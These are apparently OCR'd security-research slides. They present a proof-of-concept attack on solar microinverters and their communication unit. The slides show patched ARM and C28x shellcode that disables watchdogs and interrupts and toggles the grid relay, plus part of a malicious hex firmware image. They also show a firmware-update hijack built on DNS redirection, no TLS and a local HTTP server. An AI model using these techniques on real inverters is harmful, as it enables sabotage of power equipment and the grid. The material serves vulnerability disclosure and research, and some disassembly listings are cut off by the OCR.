
PoC DTU side – Shellcode

Reload watchdog function (patched):



```
                     ************************************************
                     *                         FUNCTION
                     ************************************************
                     undefined RELOAD_WATCHDOG ()
     undefined         r0:1              <RETURN>
                     RELOAD_WATCHDOG

0803f82c 43 f2 00        movw        r0,#0x3000
         00
0803f830 2d e9 00        push        { lr  }
         40
0803f834 10 f0 e4        bl              MYPATCH
         fb
0803f838 00 bf           nop
0803f83a 00 bd           pop         { pc }
```

Shellcode in empty flash area:




```
                       *************************************************************    ...
                       *                            FUNCTION                           ...
                       *************************************************************    ...
                       undefined MYPATCH ()
          undefined      r0:1          <RETURN>
                       MYPATCH                                        XREF[1]:    RELOAD_WATCHDOG:0803f834 (c)
08050000 2d e9 07         push       { r0, r1, r2, lr  }
         40
                       Load RTC Time into R0
08050004 42 f6 18         movw       r1,#0x2818
         01
08050008 c4 f2 00         movt       r1,#0x4000
         01
0805000c 51 f8 00         ldr.w      r0,[r1],#0x0
         0b
                       PUT HERE 16 MSB OF T (UNIX TIME)
08050010 46 f2 f4         movw       r2,#0x64f4
         42

                         FOREVER                                 XREF[1]:     0805006c (j)
08050068 af f3 00          nop.w
         80
0805006c ff f7 fc          b.w        FOREVER
         bf

                       RETURN_TO_APP                        XREF[2]:     0805001c (j),  0805003c (j)
08050080 bd e8 07         pop.w      {r0, r1, r2, pc }
         80
```

PoC MI side

uC: TI TMS430F28034 DSP. C28x core, embedded flash.

- No (free) decompiler support :-(
- Bare metal
- TI Compiler used for shellcode development
- Debugging w/ JTAG (open)





Description:

- MI and DTU communicate over a proprietary RF protocol. A heartbeat mechanism is used.
- Out-of-band communication has been added: When heartbeat stops, MI goes into “unlocked” function after 5 minutes.
- “unlocked” function: Switch off all interrupts and watchdog, configure pins, toggle relay.

PoC MI side – MI Architecture

Note: simplified view





Relay and some transistors are controlled by Firmware

PoC MI side – Shellcode


- Shellcode distributed into different functions
- A global variable **X** is used cross-functions (free peripheral register, CSM)

Init (patch):
Initialize X with CONST1


UART Polling Function (patch):
Increment X if data received

Recurring Timer IRQ (patch):
Decrement X
If X < CONST2 GOTO *Unlocked Function*

“Unlocked” Function (NEW):
Switch off IRQs, toggle relay GPIO periodically / endless loop



```c
    if(y == 0x1)
    {

        // disable global interrupt
        DINT;
        // allow write protected regs
        EALLOW;
        // Disable watchdog
        SysCtrlRegs.WDCR = 0x00EB;
        // LED GREEN
        GpioCtrlRegs.GPAMUX1.bit.GPIO11 = 0;
        GpioCtrlRegs.GPADIR.bit.GPIO11 = 1;
        // LED RED
        GpioCtrlRegs.GPAMUX1.bit.GPIO9 = 0;
        GpioCtrlRegs.GPADIR.bit.GPIO9 = 1;
        // RELAIS
        GpioCtrlRegs.GPAMUX1.bit.GPIO10 = 0;
        GpioCtrlRegs.GPADIR.bit.GPIO10 = 1;
        //
        GpioCtrlRegs.GPBMUX1.bit.GPIO43 = 0;
        GpioCtrlRegs.GPBDIR.bit.GPIO43 = 1;
        GpioCtrlRegs.GPBMUX1.bit.GPIO44 = 0;
        GpioCtrlRegs.GPBDIR.bit.GPIO44 = 1;
        //
        GpioDataRegs.GPASET.bit.GPIO9 = 1;
        GpioDataRegs.GPASET.bit.GPIO11 = 1;
        GpioDataRegs.GPASET.bit.GPIO10 = 1;
```




```
:0880000190156C3FFFF000641
:02000004003FBB
:20600000761B2942561676256F00761B2942561676256F00761B2942561676256F00761B99
:20601000294256167625 6F00761B2942561676256F00761B2942561676256F00761B2942AF
:20602000561676256F00761B2942561676256F00761B2942561676256F00761B294256169E
:206030007625 6F00761B2942561676256F00761B2942561676256F00761B294256167625 5F
:206040006F00761B2942561676256F00761B2942561676256F00761B2942561676256F007B
:20605000761B2942561676256F00761B2942561676256F00761B2942561676256F00761B49
:20606000294256167625 6F00761B2942561676256F00761B2942561676256F00761B29425F
:20607000561676256F00761B2942561676256F00761B2942561676256F00761B294256164F
```

Note: simplified representation

PoC Test

For the sake of (better) demonstration, the following screenshots have been recorded post-patch:

- Update command only possible on own, registered inverter.
- GET command from DTU to update server redirected (w/ dnsmasq) to an http server in the same network / machine (no TLS!).
- DTU was programmed to stop operations at 12.00 pm.



Power Supply

PV

MI

Grid

Osci + signal generator AC 5 Vpp

DTU

WiFi

dnsmasq

HTTP Server


mitmproxy

PC

Router / Internet

PoC Test – Initial State

INSECURE POWER? NO, THANKS !



Grid side

Live stream

```
Flows
>> TCP 192.168.2.125:52102 <-> [redacted]:10081        562b 56.6s




⇩ [1/1]   [transparent]                                 [*:8080]
Flow:   ⏎ Select     D Duplicate   r Replay    e Export
Proxy:  ? Help       q Quit        E Events    O Options
```

mitmproxy


```
seb@cdshegu5:~/DEMO$ sudo python3 htsr.py 80
[sudo] password for seb:
Starting server...
```

HTTP Server

```
seb@cdshegu5:~/DEMO$ bash updatecommandmi.sh
```

Command to cloud

PoC Test – MI update



```
seb@cdshegu5:~/DEMO$ bash updatecommandmi.sh
{"status":"0","message":"success","data":"[redacted]"}seb@cdshegu5:~/DEM
O$
```

```
TCP 192.168.2.125:52102 <-> [redacted]:10081        862b 83.5s
GET http://192.168.2.1/upload/MINEW2UPLOAD.hex
    ←200 application/octet-stream 234k 16ms
```


```
seb@cdshegu5:~/DEMO$ sudo python3 htsr.py 80
[sudo] password for seb:
Starting server...
192.168.2.1 - - [[redacted] 10:45:12] "GET /upload/MINEW2UPLOAD.hex
HTTP/1.1" 200 -
```

```
seb@cdshegu5:~/DEMO$ bash updatecommandmi.sh
{"status":"0","message":"success","data":"[redacted]"}seb@cdshegu5:~/DEM
O$
```

```
Flows
⇩ [1/2]   [transparent]                              [*:8080]
Flow:   ⏎ Select     D Duplicate   r Replay    e Export
Proxy:  ? Help       q Quit        E Events    O Options
```

PoC Test – DTU update

INSECURE POWER?
NO, THANKS !



[redacted]

